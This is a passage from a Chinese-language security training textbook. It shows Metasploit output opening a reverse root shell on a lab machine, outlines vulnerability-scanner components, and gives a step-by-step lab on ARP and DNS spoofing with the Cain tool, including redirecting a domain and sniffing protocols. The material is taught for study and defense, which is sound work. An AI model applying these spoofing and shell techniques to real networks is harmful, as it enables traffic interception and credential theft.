[*] Started reverse TCP double handler on 192.168.244.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo WOobcgJM00NEvUXk;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "WOobcgJM00NEvUXk\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.244.128:4444 -> 192.168.244.138:44929 ) at 202
2-01-24 23:26:04 -0500
```

图 2-120　对靶机执行溢出操作

```
root@kali: ~
File  Actions  Edit  View  Help
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.244.128:4444 -> 192.168.244.138:44929 ) at 202
2-01-24 23:26:04 -0500

whoami
root
```

图 2-121　显示登录名

**1. 漏洞数据库**

漏洞数据库包括漏洞的具体信息、漏洞扫描评估脚本、安全漏洞危害评分等信息，该漏洞数据库会在新的漏洞被公布后及时更新。漏洞数据库一般需要与 CVE（Common Vulnerabilities&Exposures，通用漏洞披露）保持兼容。

**2. 扫描引擎模块**

扫描引擎模块是漏洞扫描器的核心部件，它一般会提供一个可供用户操作的控制台。通过该控制台，用户可以定义被扫描对象并设置相关参数，对被扫描对象发送探测数据包，并从接收到的应答数据包中提取漏洞信息，然后与漏洞数据库中的漏洞特征进行比对，以判断目标对象是否存在漏洞。一般的扫描器会同时提供主机扫描、端口扫描、操作系统扫描和网络服务探测等功能。

**3. 用户控制台**

用户控制台用于对扫描对象和方式进行设置，如要扫描的目标主机及要检测的具体漏洞等。

**4. 扫描进程控制模块**

扫描进程控制模块用于监控扫描进程的任务进展情况，并将当前扫描的进度和结果信息通过用户控制台展示给用户。

**5. 结果存储与报告生成模块**

结果存储与报告生成模块利用漏洞扫描得到的结果自动自成扫描报告，并告知用户在哪些目标系统上发现了哪些安全漏洞。

扫一扫

视频讲解

# 2.9 ARP和DNS欺骗攻击的实现

## 2.9.1 预备知识：ARP和DNS欺骗原理

### 1. ARP欺骗

ARP(address resolution protocol,地址解析协议)欺骗是攻击者常用的网络攻击手段之一。ARP涉及TCP/IP体系结构中网络层的IP地址和数据链路层的MAC地址,即根据IP地址来查询对应的MAC地址。对于具体的网络节点来说,其IP地址和MAC地址之间将存在一一对应关系。ARP欺骗的实质就是破坏IP地址与MAC地址之间的一一对应关系,将虚假的对应关系提供给其他节点,使被欺骗节点将数据错误地发送给欺骗节点。

ARP欺骗的类型较多,最典型的是伪造网关。网关是一个网络(一般为一个IP网段或一个局域网)向外部发送并从外部接收数据的节点,对于网络中的主机来说,如果指定的网关有错,则该主机将无法与外部进行正常通信。读者可以利用身边的计算机做一个简单的实验,将一台能够正常连接互联网的计算机的"默认网关"的IP地址修改为其他任意一个IP地址,就会发现这台计算机无法正常接入互联网了。这一个简单的实验充分说明了网关的重要性。

每个网络节点都维护着一张ARP表,该表中临时保存着所有与该节点建立通信关系的其他节点的IP地址和MAC地址的映射关系。ARP表的建立一般有主动解析和被动请求两个途径。

(1) 主动解析。如果一台计算机希望与另外一台不知道MAC地址(但知道IP地址)的计算机通信,则该计算机需要主动发送一个ARP请求报文,当对方接收到该ARP请求报文后,就会向请求者返回一个ARP应答报文,通过该应答报文将自己的MAC地址告诉请求者。请求者在接收到应答报文后,就会将对方的IP地址及MAC地址的映射关系保存在自己的ARP表中。主动解析实现的前提是两台计算机必须位于同一个IP子网中。

(2) 被动请求。如果一台计算机接收到了另一台计算机的ARP应答(广播)报文,那么不管是否需要与该计算机进行通信,其都会将该ARP应答报文中计算机的IP地址和MAC地址的映射关系保存在自己的ARP表中。

在掌握了有关ARP的工作原理后,下面将通过一个具体的例子来介绍ARP欺骗的实现过程。

假设有3台计算机A、B、C,其中B已经正确建立了关于A和C计算机的ARP表项。假设A是攻击者,此时A向B发出一个ARP应答报文,该ARP应答报文的构造为:IP地址是C的IP地址,MAC地址是A的MAC地址。

此时,计算机B在收到这个ARP应答报文时,会发现自己的ARP表中已经存在计算机C的IP地址和MAC地址的映射,但MAC地址与收到的应答报文中的MAC地址不一致,于是根据ARP,计算机B将使用ARP应答报文中的MAC地址(其实是计算机A的MAC地址)更新自己的ARP表。

通过以上过程,计算机B的ARP缓存中就存在了错误ARP表项:计算机C的IP地址

与计算机 A 的 MAC 地址对应。这样的结果是，计算机 B 发给 C 的数据都被计算机 A 接收到，从而实现了 ARP 欺骗。

**2. DNS 欺骗**

DNS(domain name system，域名系统)的作用是在用户访问互联网时将从浏览器的地址栏中输入的域名(如 www.sina.com.cn)解析为对应的 IP 地址(如 202.102.94.124)。对于任何一台接入互联网的主机来说，在 DNS 的缓存还没有过期之前，一旦有客户端查询在 DNS 的缓存中已经存在的记录，DNS 服务器将会直接返回缓存中的对应记录。否则，DNS 将进行递归查询。

下面通过一个具体例子来介绍 DNS 欺骗的实施过程。

一台运行着 UNIX 系统的 Internet 主机提供了 rlogin(远程登录)服务，该主机的 IP 地址为 123.45.67.89，使用的 DNS 服务器(即/etc/resolv.conf 中指向的 DNS 服务器)的 IP 地址为 98.76.54.32。某个客户端(IP 地址为 38.222.74.2)试图连接到 UNUX 主机的 rlogin 端口，假设 UNIX 主机的/etc/hosts.equiv 文件中使用的是 DNS 名称来允许目标主机的访问，那么 UNIX 即会向 IP 为 98.76.54.32 的 DNS 服务器发出一个 PTR(反向解析)记录的查询。

```
123.45.67.89 -> 98.76.54.32 [Query]
NQY: 1 NAN: 0 NNS: 0 NAD: 0
QY: 2.74.222.38.in-addr.arpa PTR
```

IP 地址为 98.76.54.32 的 DNS 服务器中没有这个反向查询域的信息，经过一番查询，这个 DNS 服务器找到 38.222.74.2 和 38.222.74.10 为 74.222.38.in-addr.arpa.的权威 DNS 服务器，所以它会向 38.222.74.2 发出 PTR 查询。

```
98.76.54.32 -> 38.222.74.2 [Query]
NQY: 1 NAN: 0 NNS: 0 NAD: 0
QY: 2.74.222.38.in-addr.arpa PTR
```

需要注意的是，38.222.74.2 正是本例中客户端的 IP 地址，也就是说这台主机是完全掌握在攻击者的手中的。攻击者可以更改它的 DNS 记录，让它返回所需要的结果。

```
38.222.74.2 -> 98.76.54.32 [Answer]
NQY: 1 NAN: 2 NNS: 2 NAD: 2
QY: 2.74.222.38.in-addr.arpa PTR
AN: 2.74.222.38.in-addr.arpa PTR trusted.host.com
AN: trusted.host.com A 38.222.74.2
NS: 74.222.38.in-addr.arpa NS ns.sventech.com
NS: 74.222.38.in-addr.arpa NS ns1.sventech.com
AD: ns.sventech.com A 38.222.74.2
AD: ns1.sventech.com A 38.222.74.10
```

当 IP 地址为 98.76.54.32 的 DNS 服务器收到这个应答报文后，会把结果转发给 IP 地址为 123.45.67.98 的主机，即本例中那台提供 rlogin 服务的 UNIX 主机(攻击目标)，并且 IP 地址为 98.76.54.32 的 DNS 服务器会把这次的查询结果保存在自己的缓存中，供下次查询时使用。

这时，UNIX 主机就会认为 IP 地址为 38.222.74.2 的主机名为需要解析的域名（假设该域名为 trusted.host.com），然后 UNIX 主机查询本地的/etc/hosts.equiv 文件，看这台主机是否被允许使用 rlogin 服务。很显然，攻击者的欺骗目的达到了。

## 2.9.2 实验目的和条件

**1. 实验目的**

通过本实验，读者重点掌握以下知识。

(1) 常见的 ARP 欺骗和 DNS 欺骗原理及实现过程。

(2) 结合具体应用，分析 ARP 欺骗和 DNS 欺骗产生的原因。

(3) ARP 欺骗和 DNS 欺骗的防范方法。

**2. 实验条件**

实验清单如表 2-2 所示。

**表 2-2 ARP 和 DNS 欺骗攻击实验清单**

| 类　型 | 序　号 | 软硬件要求 | 规格 |
|---|---|---|---|
| 攻击机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Windows XP |
| | 3 | 软件版本 | Cain v4.9.43 |
| | 4 | IP 地址 | 192.168.244.131 |
| 靶机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Windows XP |
| | 3 | 软件版本 | 无 |
| | 4 | IP 地址 | 192.168.244.130 |

其中，Cain 是一款可以明文形式捕获远程控制命令或密码的工具，其支持多种远程控制或远程传输协议，提供的主要功能包括管理远程系统的路由表，显示远程系统上本地端口的状态，转储远程系统上的 LSA（local security authority，本地安全机构）的内容，从 SAM 文件中读取出 NT 的口令散列值等。

## 2.9.3 实验过程

**1. ARP 欺骗攻击**

**步骤 1**：打开攻击机，正常登录系统，安装 Cain 主程序（Cain 程序的运行需要 WinPcap 4.1.3 环境，一般在 Cain 的安装过程中会默认安装该环境）。

**步骤 2**：安装 Abel 服务程序，将 Cain 安装目录下的 Abel.exe 和 Abel.dll 两个文件复制到"C:\WINDOWS\system32"文件夹下，如图 2-122 所示。运行 Abel.exe 进行安装，如图 2-123 所示，并在服务里设置为自动启动。

**步骤 3**：运行 Cain 软件，打开如图 2-124 所示的操作窗口。

**步骤 4**：单击 Configure 菜单，在打开的如图 2-125 所示对话框中对进行欺骗的 IP 地址和 MAC 地址进行配置。在本实验中，192.168.244.123 为伪造的 IP 地址。

**步骤 5**：在 Filters and ports 选项卡中选择需要进行嗅探的协议，如图 2-126 所示。例如，如果要对邮件收发进行嗅探，就需要同时选中 POP3、SMTP、IMAP 复选框。




图 2-122　复制 Abel. exe 和 Abel. dll 到 C:\WINDOWS\system32 目录


图 2-123　安装 Abel 服务程序





图 2-124　Cain 软件操作窗口





图 2-125　配置进行欺骗的 IP 地址和 MAC 地址





图 2-126　Filters and ports 选项卡

**步骤 6**：在扫描前需要先激活嗅探器(单击 图标)，选择功能栏中的嗅探器 Sniffer，再选择主机 Hosts。在如图 2-127 所示的操作界面的空白处右击，在出现的快捷菜单中选择 Scan MAC Addresses 选项。在弹出的 MAC Address Scan 对话框中选择 All hosts in my subnet 单选按钮，如图 2-128 所示，单击 OK 按钮即开始对 MAC 地址进行扫描，扫描结果如图 2-129 所示。





图 2-127　激活嗅探器并选择 Scan MAC Addresses 进行扫描





图 2-128　选择子网中所有主机





图 2-129　显示扫描结果

**步骤 7**：单击操作界面下方的 ARP 图标，再选中左侧的 ARP，然后单击右侧空白区域，操作界面中的 ✚ 图标即可正常工作，如图 2-130 所示。


图 2-130　使能 ARP 欺骗攻击

单击 ✚ 图标，将打开如图 2-131 所示的 New ARP Poison Routing 对话框，在对话框的左侧列表中选取局域网的网关，在对话框的右侧列表中选取被欺骗的 IP 地址。在本实验中，192.168.244.2 为网关，192.168.244.130 为被欺骗的靶机的 IP 地址。





图 2-131　选择网关和被欺骗的靶机 IP 地址

**步骤 8**：登录靶机，打开命令行终端，执行 arp -a 命令，即可查看靶机的 ARP 缓存信息，如图 2-132 所示。

**步骤 9**：切换回攻击机，右侧栏中显示了步骤 7 添加的 ARP 欺骗攻击配置，其默认状态为：Idel，选中该配置条目，然后单击操作界面下方的 Start/Stop ARP 图标，开始进行 ARP 欺骗攻击，条目的状态将切换成：Poisoning，如图 2-133 所示。此时，攻击机会持续不断地发送大量的 ARP 欺骗包，即假冒被攻击的主机向对方公布其 MAC 地址是攻击者的 MAC 地址。





图 2-132 查看靶机的 ARP 缓存信息





图 2-133 开始 ARP 欺骗攻击

**步骤 10**：切换到靶机，打开命令行终端，再次执行 arp -a 命令，查看 ARP 缓存信息。如图 2-134 所示，网关 192.168.244.2 的 MAC 地址将由 00-50-56-E2-42-7C 变为 00-0C-29-DE-63-F7(00-0C-29-DE-63-F7 为攻击机的 MAC 地址)。





图 2-134 ARP 欺骗攻击成功

### 2. DNS 欺骗攻击

**步骤 1**：展开 ARP 选项，选择 ARP-DNS 选项。然后再单击上方的 ➕ 图标，在打开的 DNS Spoofer for ARP 对话框中配置 DNS 欺骗的域名和 IP 地址，如图 2-135 所示。在本实验中，将 www.baidu.com 的访问欺骗到 IP 地址为 218.94.97.18 的主机上。单击 OK 按钮，即开始进行 DNS 欺骗攻击。

**步骤 2**：开始 DNS 欺骗，选中步骤 1 添加的 DNS 欺骗条目，然后单击操作界面中的 Start/Stop ARP 图标，开始进行 DNS 欺骗攻击，如图 2-136 所示。





图 2-135　配置 DNS 欺骗的域名和 IP 地址





图 2-136　开始 DNS 欺骗攻击

**步骤 3**：切换到靶机，打开命令行终端，首先执行 ipconfig /flushdns 命令，清除本地缓存。然后执行 ping www.baidu.com 命令，在如图 2-137 所示的图片中可以发现，该网站被解析的 IP 地址为 218.94.97.18，欺骗成功。





图 2-137　欺骗成功后的显示页面

## 2.9.4 任务与思考

本实验是一个综合性实验，主要针对计算机网络中影响较大的两类欺骗方式：ARP 欺骗和 DNS 欺骗。这两类欺骗攻击能够得以实现，主要是因为 ARP 和 DNS 协议本身存在缺陷。由于在网络发展的早期，在具体设计一些协议时，还没有考虑到类似今天的应用，应用的局限性导致了安全隐患的存在。这种现象不仅仅出现在 ARP 和 DNS 两个协议中，TCP/IP 体系中涉及的主要协议几乎都存在不同范围和程度的安全问题。

在完成了本实验后，请读者结合计算机网络知识，深入分析存在 ARP 欺骗和 DNS 欺骗的主要原因，并在此基础上学习防范 ARP 欺骗和 DNS 欺骗的主要方法。

# 第3章 Linux操作系统攻防实训

Linux 的基本思想是“一切皆文件”，包括命令、硬件和软件设备、进程等，对于操作系统内核而言这些资源都被视为拥有各自特性或类型的文件。Linux 是一款开源的操作系统，用户可以通过网络或其他途径免费获取，并可以任意修改其源代码。正是由于“一切皆文件”和开源这两大特点，来自全世界的无数程序员参与了对 Linux 的开发、维护工作，任何人都可以根据自己的兴趣和灵感对其进行修改和完善，这让 Linux 吸收了无数程序员的智慧，在发展中不断壮大，已成为目前在服务器应用领域市场占有率最高的操作系统，也被互联网资源的提供者视为最安全可靠的操作系统。不过，“安全”这一概念是相对的，即在互联网中不存在绝对的安全，各类针对 Linux 系统的攻击行为依然存在，只是攻击的方式和难度与 Windows 等其他系统不同而已。

扫一扫

视频讲解

# 3.1 Linux 基本命令的使用

## 3.1.1 预备知识：Linux 的字符终端

Linux 系统的字符终端窗口为用户提供了一个标准的命令行接口，在字符终端窗口中，会显示一个 Shell 提示符，通常为 $。用户可以在提示符后输入带有选项和参数的字符命令，并能够在终端窗口中看到命令的运行结果，此后，将会出现一个新的提示符，标志着新命令行的开始。字符终端窗口中出现的 Shell 提示符因用户不同而有所差异，其中，普通用户的命令提示符为 $，超级管理员用户的命令提示符为 #。这两个符号之间所表示的用户身份的差别，在 Linux 攻防中是非常重要的。因为在 Linux 用户的提权攻击过程中，同一用户账户在不同时间段登录系统后，如果在字符终端窗口中提示符从 $ 变为 #，说明提权操作已成功。

